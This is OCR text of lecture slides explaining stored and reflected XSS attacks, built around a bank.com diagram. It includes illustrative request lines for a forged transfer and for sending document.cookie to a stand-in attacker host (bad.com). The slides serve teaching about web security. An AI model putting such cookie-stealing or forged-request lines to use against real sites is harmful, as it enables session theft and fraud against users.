
Stored XSS attack



bad.com
Client
Browser
1 Inject malicious script
2 Request content
3 Receive malicious script
bank.com
5 Perform attacker action
4

Execute the malicious script *as though the server meant us to run it*

Stored XSS attack



bad.com

Client

Browser

bank.com

1 Inject malicious script

2 Request content


3 Receive malicious script

4 Execute the malicious script *as though the server meant us to run it*

5 Perform attacker action

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS attack



Client

Browser

bad.com

bank.com

① Inject malicious script

② Request content

③ Receive malicious script


⑤ Steal valuable data

⑤ Perform attacker action

④ Execute the malicious script *as though the server meant us to run it*

```
GET http://bank.com/transfer?amt=9999&to=attacker
```

Stored XSS attack



GET http://bad.com/steal?c=document.cookie
bad.com
⑤ Steal valuable data
Client
Browser
① Inject malicious script
② Request content
③ Receive malicious script
④ Execute the malicious script *as though the server meant us to run it*
⑤ Perform attacker action
bank.com
GET http://bank.com/transfer?amt=9999&to=attacker

Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-generated content* page on a vulnerable web service

- Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

- Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser). Optional tool: a server for receiving stolen user information

- Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts

Two types of XSS

1. Stored (or "persistent") XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack
   - Attacker gets you to send the `bank.com` server a URL that includes some Javascript code
   - `bank.com` *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com

